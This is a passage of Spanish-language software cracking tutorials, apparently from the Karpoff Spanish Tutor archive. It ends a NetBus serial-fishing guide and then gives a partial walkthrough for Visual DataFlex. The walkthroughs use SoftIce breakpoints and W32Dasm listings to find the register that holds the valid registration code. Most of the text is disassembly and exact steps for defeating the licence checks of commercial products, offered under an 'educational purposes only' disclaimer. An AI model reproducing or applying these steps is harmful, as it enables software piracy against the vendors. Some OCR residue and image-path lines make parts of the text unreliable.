Vamos al Symbol Loader del SiCE y cargamos el NetBus. Le damos al botón de los engranajes y aparecerá un mensaje de error. Le damos a si y entramos al SiCE. Ya saben que hacer, bpx 4E0D08 luego salimos del SiCE y rellenamos los datos de registro. Yo pondré los siguientes:

- Nombre: **DeK_OiN**
- Company: **K-FoR**
- Key: **ABC123**

Pulsamos Register y efectivamente!, esta call llama la rutina de comprobación. Pulsamos F8 para entrar en la call y aparecemos aquí:

```
:004D617C 55                     push ebp                             ; aquí aparecemos
:004D617D 8BEC                   mov ebp, esp
:004D617F 81C4E8FDFFFF           add esp, FFFFFDE8
:004D6185 33C0                   xor eax, eax
:004D6187 8985E8FEFFFF           mov dword ptr [ebp+FFFFFEE8], eax
:004D618D 8D45EC                 lea eax, dword ptr [ebp-14]
:004D6190 8B153C5F4D00           mov edx, dword ptr [004D5F3C]
:004D6196 E851E3F2FF             call 004044EC
:004D619B 33C0                   xor eax, eax
:004D619D 55                     push ebp
:004D619E 686C624D00             push 004D626C
:004D61A3 64FF30                 push dword ptr fs:[eax]
:004D61A6 648920                 mov dword ptr fs:[eax], esp
:004D61A9 8D45EC                 lea eax, dword ptr [ebp-14]
:004D61AC E897FEFFFF             call 004D6048                        ;lee nuestra company
:004D61B1 33C9                   xor ecx, ecx
:004D61B3 B201                   mov dl, 01
:004D61B5 A150534D00             mov eax, dword ptr [004D5350]
```

```
:004D61BA E8D1F9FFFF        call 004D5B90
:004D61BF 8945F8            mov dword ptr [ebp-08], eax
:004D61C2 33C0              xor eax, eax
:004D61C4 55                push ebp
:004D61C5 683E624D00        push 004D623E
:004D61CA 64FF30            push dword ptr fs:[eax]
:004D61CD 648920            mov dword ptr fs:[eax], esp
:004D61D0 8D85E8FEFFFF      lea eax, dword ptr [ebp+FFFFFEE8]
:004D61D6 8B4DF0            mov ecx, dword ptr [ebp-10]        ; ecx tiene serial falso
:004D61D9 BA84624D00        mov edx, 004D6284
:004D61DE E8D1DDF2FF        call 00403FB4                      ; si escribimos d ecx veremos nuestro
:004D61E3 8B95E8FEFFFF      mov edx, dword ptr [ebp+FFFFFEE8]  ; código falso y con d edx veremos $
:004D61E9 8D85ECFEFFFF      lea eax, dword ptr [ebp+FFFFFEEC]  ; (solo si nos paramos en la call)
:004D61EF B9FF000000        mov ecx, 000000FF
:004D61F4 E84BDDF2FF        call 00403F44                      ; copia $ABC123
:004D61F9 8D85ECFEFFFF      lea eax, dword ptr [ebp+FFFFFEEC]
:004D61FF 50                push eax
:004D6200 8D85E8FDFFFF      lea eax, dword ptr [ebp+FFFFFDE8]
:004D6206 8B55EC            mov edx, dword ptr [ebp-14]
:004D6209 B9FF000000        mov ecx, 000000FF
:004D620E E831DDF2FF        call 00403F44                      ; calcula la longitud del name
:004D6213 8D95E8FDFFFF      lea edx, dword ptr [ebp+FFFFFDE8]
:004D6219 8B45F8            mov eax, dword ptr [ebp-08]
:004D621C 59                pop ecx
:004D621D E842F8FFFF        call 004D5A64                      ; llama a la rutina de generación del serial
:004D6222 85C0              test eax, eax                      ; (debemos pararnos en esa call)
:004D6224 0F9445FF          sete byte ptr [ebp-01]
:004D6228 33C0              xor eax, eax
```

Bien, nos paramos sobre la call que generará nuestro serial y apretamos F8 para entrar. Aquí apareceremos:

```
:004D5A64 53                push ebx
:004D5A65 56                push esi
:004D5A66 57                push edi
:004D5A67 83C4C0            add esp, FFFFFFC0
:004D5A6A 8BF1              mov esi, ecx
:004D5A6C 8D3C24            lea edi, dword ptr [esp]
:004D5A6F 33C9              xor ecx, ecx
:004D5A71 8A0E              mov cl, byte ptr [esi]             ; copia la lonitud del serial a cl
:004D5A73 80F909            cmp cl, 09                         ; longitud del serial debería ser 8 + 1 del $
:004D5A76 7202              jb 004D5A7A                        ; si es menor nos vamos al error
:004D5A78 B109              mov cl, 09                         ; de lo contrario tenemos la longitud en cl
:004D5A7A 880F              mov byte ptr [edi], cl
:004D5A7C 46                inc esi
:004D5A7D 47                inc edi
:004D5A7E F3                repz
```

```
:004D5A7F A4                movsb
:004D5A80 8BF2              mov esi, edx
:004D5A82 8D7C240A          lea edi, dword ptr [esp+0A]
:004D5A86 33C9              xor ecx, ecx
:004D5A88 8A0E              mov cl, byte ptr [esi]
:004D5A8A 80F932            cmp cl, 32
:004D5A8D 7202              jb 004D5A91
:004D5A8F B132              mov cl, 32
:004D5A91 880F              mov byte ptr [edi], cl
:004D5A93 46                inc esi
:004D5A94 47                inc edi
:004D5A95 F3                repz
:004D5A96 A4                movsb
:004D5A97 8BD8              mov ebx, eax
:004D5A99 33D2              xor edx, edx
:004D5A9B 8A54240A          mov dl, byte ptr [esp+0A]
:004D5A9F 42                inc edx
:004D5AA0 83FA32            cmp edx, 00000032           ; edx = 8 = longitud que debería tener el
:004D5AA3 7F0E              jg 004D5AB3                 ; serial la compara con 32 (50 en decimal)
:004D5AA5 8D44140A          lea eax, dword ptr [esp+edx+0A]  ; si es mayor nos vamos al error
:004D5AA9 C6002A            mov byte ptr [eax], 2A      ; si es menor continuamos
:004D5AAC 42                inc edx
:004D5AAD 40                inc eax
:004D5AAE 83FA33            cmp edx, 00000033
:004D5AB1 75F6              jnz 004D5AA9
:004D5AB3 8BCC              mov ecx, esp
:004D5AB5 8D54240A          lea edx, dword ptr [esp+0A]
:004D5AB9 8BC3              mov eax, ebx
:004D5ABB E8FCFEFFFF        call 004D59BC               ; llama a la rutina que genera nuestro serial
:004D5AC0 84C0              test al, al                 ; ¿flag devuelto es cero?
:004D5AC2 7458              jz 004D5B1C                 ; si es así, felicidades!!!
:004D5AC4 33F6              xor esi, esi
:004D5AC6 8D8338030000      lea eax, dword ptr [ebx+00000338]
:004D5ACC 8D54240A          lea edx, dword ptr [esp+0A]
:004D5AD0 B132              mov cl, 32
```

Cuando llegamos 004D5AB1 hay un pequeño bucle por lo que escribimos G 004D5AB3 (dirección siguiente al jnz 004D5AA9. Ahora si podemos seguir con F10 hasta llegar a la call que genera el serial (tal vez dentro de esa call hay otras calls que generan el serial). Ahora le damos a F10 para pararnos sobre el test al, al y ponemos D edx. Bajamos una línea en la ventana de datos y ya tenemos nuestro serial válido! (asegúrense de escribirlo sin el $).

Esto es todo, espero que les haya gustado el tutorial, si es así, háganmelo saber. Recuerden, antes de preguntar pásense por los foros de TNT WkT y kUT. NO responderé a los pedidos de cracks y tampoco a los mails que vienen con un ejecutable adjuntado. Si no respondo a un mail es por eso así que nada de excusas de "ahh!, pobre de mi que no podré alimentar a mi familia!". Y también todos tienen que recordar que este tutorial fue creado SOLO con fines educativos y que yo NO puedo hacerme responsable del uso que le puedan dar. Si te gusta el programa COMPRALO!, apoya al shareware, sino el no podríamos aprender nada!!!.

Saludos a:

- Profesor X
- Txeli
- Todos los de [K-FoR]
- Act MagO
- Xasx
- Mr.Jade
- SkUaTeR
- Karpoff

Nos vemos en el próximo tutorial!,

A s t a l a v i s t a

Página oficial del grupo K-FoR: http://pagina.de/kfor
Mi dirección de E-Mail: dek_oin@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Visual DataFlex 6.2 y 7.x (parcial)

PROTECCION:	Serial, Nag screen y límite de tiempo.		
Descripcion:	Excelente herramienta RAD para desarrollo de aplicaciones de base de datos		
Dificultad:	supongo que fácil aunque para mi no tanto		
DOWNLOAD:	Visual DataFlex 6.2: ftp.dataaccess.com/pub/products/vdf/eval/Setup62.exe (41 Mb) Visual DataFlex 7.0: ftp.dataaccess.com/pub/products/vdf/eval/Setup7.exe (42 Mb) WebApp Server 2.x: ftp.dataaccess.com/pub/products/webapp/eval/Setup .EXE (22 Mb)		
Herramientas:	SoftIce 3+, W32Dasm, Hex Editor		
CRACKER:	Sujeto Tacito	FECHA:	../10/2000

INTRODUCCION

El mismo programa sirve para registrar el resto de las aplicaciones de la empresa DataAccess: WebApp Studio x.x y WebApp Server x.x utilizando además el mismo esquema de registración que el usado para el programa que nos ocupa.

AL ATAKE

Visual dataflex es, al decir de sus desarrolladores, "una suite de herramientas de software, una metodología de diseño, componentes de aplicaciones, un procesador de transacciones dbms con opciones cliente-servidor, construidos alrededor de un maduro 4gl orientado a objetos. desarrolladores profesionales a través del mundo lo usan para crear aplicaciones de base de datos de alta performance para windows 95/98 y windows nt. con visual dataflex usted puede:

-producir aplicaciones de base de datos mas rápidamente gracias a su ide specialmente puesta a punto para manipular bases de datos.

-extender la funcionalidad de sus aplicaciones a traves de un probado 4gl orientado a objetos.

-conectar su aplicaciones con los rdbms lideres del mercado.

-integrar facilmete su aplicaciones a la web mediante la utilización de webapp server.

-además visual dataflex incluye un poderoso dbms para distribuir sus aplicaciones libre de regalías."

¿software prometedor no? al inicio tenemos que decidir si vamos a instalar la version de desarrollo para lo cual

debemos ser dueños de una licencia o, por el contrario, si deseamos probar la aplicación por 60 días. instalando la segunda opción tendremos posibilidad de registrarnos mas tarde mediante el programa register.exe que se encuentra en la carpeta \bin de la instalación.


para conocer las características de nuestra victima corremos el file analyzer el cual nos muestra que el ejecutable no esta protegido contra desensamblado, que no esta empaquetado y que está compilado con borland/inprise delphi 4. ejecutando el programa nos aparece la siguiente pantalla de registro que nos solicita numero serial, nombre de usuario y código de registro. además nos muestra una ventana de existing registrations con los siguientes datos:

serial num: 1

registered name: data access corporation

product: visual dataflex 7.x evaluation

y dos botones deshabilitados set default name y delete registration. evidentemente este programa nos debería permite registrar distintos usuarios (¿productos también?) y mantenerlos a través de los botones antes mencionados.



en virtud de los escasos conocimientos que poseo respecto a la ingenieria inversa he decidido atacar la protección por el lado de la generación de un número de código que permita registrar el programa en vez de analizar el esquema temporal de los 60 días de prueba. al comenzar el análisis del programa a través del listado muerto generado por w32dasm rápidamente podemos ver, en la sección imports, que register.exe llama a winsetup.dll. el mismo se encuentra en la carpeta \bin antes mencionada. winsetup.dll posee las siguientes funciones:

winsetup.commitregistration
winsetup.deleteregistration
winsetup.getactiveregistration
winsetup.getregistrationcount
winsetup.getregistrationname
winsetup.getregistrationproduct
winsetup.getregistrationserialnumber

winsetup.registerproduct
winsetup.setactiveregistration
winsetup.setactiveregistration

nombres lo suficientemente sugestivos y que se asemejan más a una luz de un faro en medio de la tormenta que a los destinados a proteger un software de u$s 1.000 para el caso de visual dataflex o de más de u$s 2.000 para webapp server. ¿existirá una relación inversamente proporcional entre el precio del software y la calidad de su esquema de protección?

que otra cosa interesante, bien veamos la string data references y sorpresa, entre otras cosas podemos ver aún luces mas intensas:

string resource id=40009: "that combination of codes is invalid. please re-enter your i"
. . . . . .
string resource id=40010: "congratulations. your license is now registered."
string resource id=40021: "unable to register the product as an error occurred trying t"
string resource id=40024: "unable to register the product as you have exceeded the maxi"
string resource id=40025: "unable to register the product as it couldn't be set as the "
string resource id=40026: "a termlist.cfg was found, but it is corrupted. either delete"

ya podemos extraer algunas conclusiones importantes, a saber:

a. las rutinas de protección deben encontrarse en winsetup.dll (con semejantes nombres...)
b. el archivo termlist.cfg, que también se ubica en \bin, se encuentra vinculado de uno u otro modo en el esquema de registro del producto.
c. tenemos un posible punto de entrada en la cadena id=40010 "congratulations..." la cual no se repite en ningún otro punto del desensamblado, a diferencia de la cadena id=40021 y similares.

bien, manos a la obra. iniciamos el análisis por el lado del punto b). termilst.cfg es un archivo binario que nos muestra lo siguiente:

```
00000000h: 44 61 74 61 20 41 63 63 65 73 73 20 43 6f 72 70 ; data access corp
00000010h: 6f 72 61 74 69 6f 6e 00 00 00 00 00 00 00 00 00 ; poration
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030h: 00 00 1a 00 01 00 00 00 10 18 80 00 01 00 00 00
00000040h: 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050h: 00 00 00 00 00 00 00 00 09 1f 5d a9 00 00 00 00
00000060h: 00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00
```

el archivo es simétrico respecto a la posición 400h mostrando exactamente la misma información. si renombramos el archivo nos desaparece la información que muestra la ventana de existing registrations. con esto ya podemos inferir que es éste el archivo que guarda la información de registro.

la parte del codigo de desensamblado donde aparece termlist es la siguiente:

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Referenced by a CALL at Address:
|:0044B97C
|

* Reference To: winsetup.RegisterProduct, Ord:0000h
                                          |
:0044B70C FF25B0F64400                    Jmp dword ptr [0044F6B0]
:0044B712 8BC0                            mov eax, eax

* Referenced by a CALL at Addresses:
|:0044BA20   , :0044BE29   , :0044C0A8
|
:0044B714 55                              push ebp
:0044B715 8BEC                            mov ebp, esp
:0044B717 83C4E0                          add esp, FFFFFFE0
:0044B71A 53                              push ebx
:0044B71B 56                              push esi
:0044B71C 33D2                            xor edx, edx
:0044B71E 8955E0                          mov dword ptr [ebp-20], edx
:0044B721 8945FC                          mov dword ptr [ebp-04], eax
:0044B724 33C0                            xor eax, eax
:0044B726 55                              push ebp
:0044B727 6814B94400                      push 0044B914
:0044B72C 64FF30                          push dword ptr fs:[eax]
:0044B72F 648920                          mov dword ptr fs:[eax], esp
:0044B732 8B45FC                          mov eax, dword ptr [ebp-04]
:0044B735 8B98F4020000                    mov ebx, dword ptr [eax+000002F4]
:0044B73B 8B8308020000                    mov eax, dword ptr [ebx+00000208]
:0044B741 E862C9FFFF                      call 004480A8
:0044B746 48                              dec eax
:0044B747 85C0                            test eax, eax
:0044B749 7C1F                            jl 0044B76A
:0044B74B 40                              inc eax
:0044B74C 8945E4                          mov dword ptr [ebp-1C], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0044B768(C)
|
:0044B74F 8B45FC                          mov eax, dword ptr [ebp-04]
:0044B752 8B80F4020000                    mov eax, dword ptr [eax+000002F4]
:0044B758 8B8008020000                    mov eax, dword ptr [eax+00000208]
:0044B75E 33D2                            xor edx, edx
:0044B760 E84BD1FFFF                      call 004488B0
:0044B765 FF4DE4                          dec [ebp-1C]
:0044B768 75E5                            jne 0044B74F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0044B749(C)
|
:0044B76A 8D45F8                          lea eax, dword ptr [ebp-08]
:0044B76D 50                              push eax
```

Line:171989 Pg 2073 of 2093 File:C:\Temp\Register.exe

una llamada a winsetup.registerproduct y luego otra a getactiveregistration donde aparentemente podría estar leyendo el archivo termlist.cfg para determinar el usuario activo y su código de registro en virtud de que luego de esta llamada aparecen dos comparaciones que pueden saltarse el texto mencionado en string resource id=40026 tal como se ve a continación:

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Reference To: winsetup.GetActiveRegistration, Ord:0000h
                                          |
:0044B76E E861FFFFFF                      Call 0044B6D4
:0044B773 59                              pop ecx
:0044B774 85C0                            test eax, eax
:0044B776 742B                            je 0044B7A3
:0044B778 83F804                          cmp eax, 00000004
:0044B77B 7426                            je 0044B7A3
:0044B77D 8D55E0                          lea edx, dword ptr [ebp-20]

* Possible Reference to String Resource ID=40026: "A Termlist.cfg was
                                          |
:0044B780 B85A9C0000                      mov eax, 00009C5A
:0044B785 E8EEC3FBFF                      call 00407B78
:0044B78A 8B45E0                          mov eax, dword ptr [ebp-20]
:0044B78D E8169DFFFF                      call 004454A8
:0044B792 A150DD4400                      mov eax, dword ptr [0044DD50]
:0044B797 8B00                            mov eax, dword ptr [eax]
:0044B799 E80A78FFFF                      call 00442FA8
:0044B79E E95B010000                      jmp 0044B8FE

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0044B776(C), :0044B77B(C)
|
:0044B7A3 8D45E8                          lea eax, dword ptr [ebp-18]
:0044B7A6 50                              push eax

* Reference To: winsetup.GetRegistrationCount, Ord:0000h
                                          |
:0044B7A7 E820FFFFFF                      Call 0044B6CC
:0044B7AC 59                              pop ecx
:0044B7AD 8B45E8                          mov eax, dword ptr [ebp-18]
:0044B7B0 85C0                            test eax, eax
:0044B7B2 0F8E46010000                    jle 0044B8FE
:0044B7B8 8945E4                          mov dword ptr [ebp-1C], eax
:0044B7BB BE01000000                      mov esi, 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0044B8F8(C)
|
:0044B7C0 8D45F4                          lea eax, dword ptr [ebp-0C]
:0044B7C3 50                              push eax
:0044B7C4 56                              push esi

* Reference To: winsetup.GetRegistrationName, Ord:0000h
                                          |
:0044B7C5 E812FFFFFF                      Call 0044B6DC
:0044B7CA 83C408                          add esp, 00000008
:0044B7CD 85C0                            test eax, eax
:0044B7CF 7426                            je 0044B7F7
:0044B7D1 8D55E0                          lea edx, dword ptr [ebp-20]
```

Line:172040 Pg 2073 and 2074 of 2093 Code Data @:0044B76E @Offset 0004AB6Eh in File:C:\Temp'

luego hay llamadas a

winsetup.getregistrationcount
winsetup.getregistrationname
winsetup.getregistrationproduct
winsetup.getregistrationserialnumber

todas con comprbaciones que nos pueden conducir a nuestro string resource id=40021: "unable to register the product


as an error occurred trying t" y strings siguientes, de la forma:

mov eax, "unable to register the product . . ."

call 00407b78

esto es indicativo que las llamadas anteriores tienen como propósito obtener valores de registro para nombre de usuario, tipo de producto (debe ser posible registrar otro producto), número serial . . .

si seguimos observando un poco más podremos ver una llamada a winsetup.commitregistration con una comprobación y salto a nuestra string resource id=40010: "congratulations. your license is now registered." la cual tambien es única dentro del desensamblado tal cual se muestra:



```
:0044BA35 BA04000000          mov edx, 00000004
:0044BA3A E8DD7DFBFF          call 0040381C
:0044BA3F C3                  ret
```

Line:172338 Pg 2077 of 2093 File:C:\Temp\Register.exe

ahora desensamblamos winsetup.dll para ver si podemos observar algo interesante. en los imports vemos varias

llamadas a user32.wsprintfa una función usada para el formateo de caracteres y en todos los casos usa en forma recurrente:

possible stringdata ref from data obj ->"%x-%x+. . ."

no será que el código de registro es del tipo caracteres-caracteres. . .

vemos también una llamada a messagebeep que podria ser indicativo de una advertencia por mal registro (de acuerdo a lo que he leido en varios manuales de ingeniería inversa) y aparece también en un solo lugar del desensamblado (luego analizando los mismos programas de la version 6.2 pude conocer que es una llamada a la función dfregistertermlist es decir dataflex registrar termlist) mostrando lo siguiente:

referenced by a call at addresses: è dfregistertermlist
|:1000232a , :10002343 , :100024c1
|
:100013c0 56 push esi
:100013c1 8b742410 mov esi, dword ptr [esp+10]
:100013c5 57 push edi
:100013c6 56 push esi
:100013c7 56 push esi
* reference to: user32.chartooema, ord:002bh
|
:100013c8 ff15e4700010 call dword ptr [100070e4]
:100013ce b900010000 mov ecx, 00000100
:100013d3 33c0 xor eax, eax
:100013d5 bfd0900010 mov edi, 100090d0
:100013da f3 repz
:100013db ab stosd
:100013dc 8b442418 mov eax, dword ptr [esp+18] eax = cálculo entre serie y usuario?
:100013e0 8b4c2410 mov ecx, dword ptr [esp+10] ecx = registration code (ingresado)
:100013e4 50 push eax
:100013e5 56 push esi esi = registration name
:100013e6 51 push ecx
:100013e7 68d0900010 push 100090d0
:100013ec e81ffffff call 10001310 è llamada interesante
:100013f1 83c410 add esp, 00000010
:100013f4 84c0 test al, al comprueba el valor de retorno
:100013f6 5f pop edi
:100013f7 5e pop esi
:100013f8 750e jne 10001408 si ne evita la llamada a messagebeep
:100013fa 6a00 push 00000000

* reference to: user32.messagebeep, ord:01bdh
|
:100013fc ff15e8700010 call dword ptr [100070e8]
:10001402 b801000000 mov eax, 00000001
:10001407 c3 ret

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:100013f8(c)
|
:10001408 a1d8940010 mov eax, dword ptr [100094d8]
:1000140d 648b0d2c000000 mov ecx, dword ptr fs:[0000002c]
:10001414 8b542404 mov edx, dword ptr [esp+04]
:10001418 6a5c push 0000005c
:1000141a 8b0481 mov eax, dword ptr [ecx+4*eax]
:1000141d 68d0900010 push 100090d0
:10001422 c1e20a shl edx, 0a
:10001425 8d8c1038000000 lea ecx, dword ptr [eax+edx+00000038]
:1000142c 51 push ecx
:1000142d e84e120000 call 10002680
:10001432 83c40c add esp, 0000000c
:10001435 33c0 xor eax, eax
:10001437 c3 ret
```

para poder probar nuestros descubrimientos ingresaremos:

serial number: 222222
registration name: sujeto tacito
registration code: 88888888-99999999

a los efectos de intentar pescar el serial vamos a utilizar el softice pero agregando a winice.dat la linea

exp=c:\archiv~1\vdf7\bin\winsetup.dll de manera de poder acceder a las funciones que se encuentran dentro de la dll. podríamos establecer un bpx registerproduct. el mismo efecto lograríamos estableciendo un bpx hmemcpy luego de ingresados los datos, pulsar el botón add, luego dos veces crtl-d para seguirle la pista al código de registro , después pulsar algunos f12 para llegar a register.exe (creo que siete para ser mas preciso) y desde ahí y luego de algunos f10 estaríamos en la misma función. incluso podemos establecer un breakpoint en la función winsetup.generateregcode (nombre sugestivo no) y lograr el mismo efecto.

independientemente del camino que elijamos llegaremos tarde o temprano a la llamada mencionada en el párrafo anterior por lo podemos suponer que en:

```
:100013ec e81ffffff call 10001310
```

debería estar la rutina que nos lleve al serial correcto. un breakpoint en esta llamada y luego f8 para analizar que sucede.

```
* referenced by a call at address:
|:100013ec
|
:10001310 8b442408 mov eax, dword ptr [esp+08]
:10001314 53 push ebx
:10001315 8b5c2408 mov ebx, dword ptr [esp+08]
:10001319 56 push esi
:1000131a 57 push edi
:1000131b 50 push eax
:1000131c 53 push ebx
:1000131d e8defcffff call 10001000
:10001322 8b7c2420 mov edi, dword ptr [esp+20]
:10001326 83c9ff or ecx, ffffffff
:10001329 33c0 xor eax, eax
```

```
:1000132b 53 push ebx
:1000132c f2 repnz
:1000132d ae scasb
:1000132e f7d1 not ecx
:10001330 2bf9 sub edi, ecx
:10001332 8b442428 mov eax, dword ptr [esp+28]
:10001336 8bd1 mov edx, ecx
:10001338 8bf7 mov esi, edi
:1000133a 8bfb mov edi, ebx
:1000133c c1e902 shr ecx, 02
:1000133f f3 repz
:10001340 a5 movsd
:10001341 8bca mov ecx, edx
:10001343 83e103 and ecx, 00000003
:10001346 f3 repz
:10001347 a4 movsb
:10001348 894334 mov dword ptr [ebx+34], eax
:1000134b e8a0ffffff call 100012f0 llamada al cálculo del serial
:10001350 83c40c add esp, 0000000c
:10001353 5f pop edi
:10001354 5e pop esi
:10001355 5b pop ebx
:10001356 c3 ret
con f8 en call 100012f0 llegamos a:
* referenced by a call at address:
|:1000134b
|
:100012f0 56 push esi
:100012f1 8b742408 mov esi, dword ptr [esp+08]
:100012f5 6a58 push 00000058
:100012f7 56 push esi
:100012f8 e813ffffff call 10001210 cálculo del serial. en eax=serial correcto
:100012fd 8b4e58 mov ecx, dword ptr [esi+58] en ecx=serial ingresado
:10001300 83c408 add esp, 00000008
:10001303 3bc8 cmp ecx, eax compara ingresado con calculado
:10001305 0f94c0 sete al buen chico al=01
:10001308 5e pop esi
:10001309 c3 ret
```

bien, hemos alcanzado el nudo de nuestra cuestión. en eax obtenemos la primera parte del código de registro (la que está antes del guión) ya que el calculo se basa en la segunda parte ingresada (después del guión.).

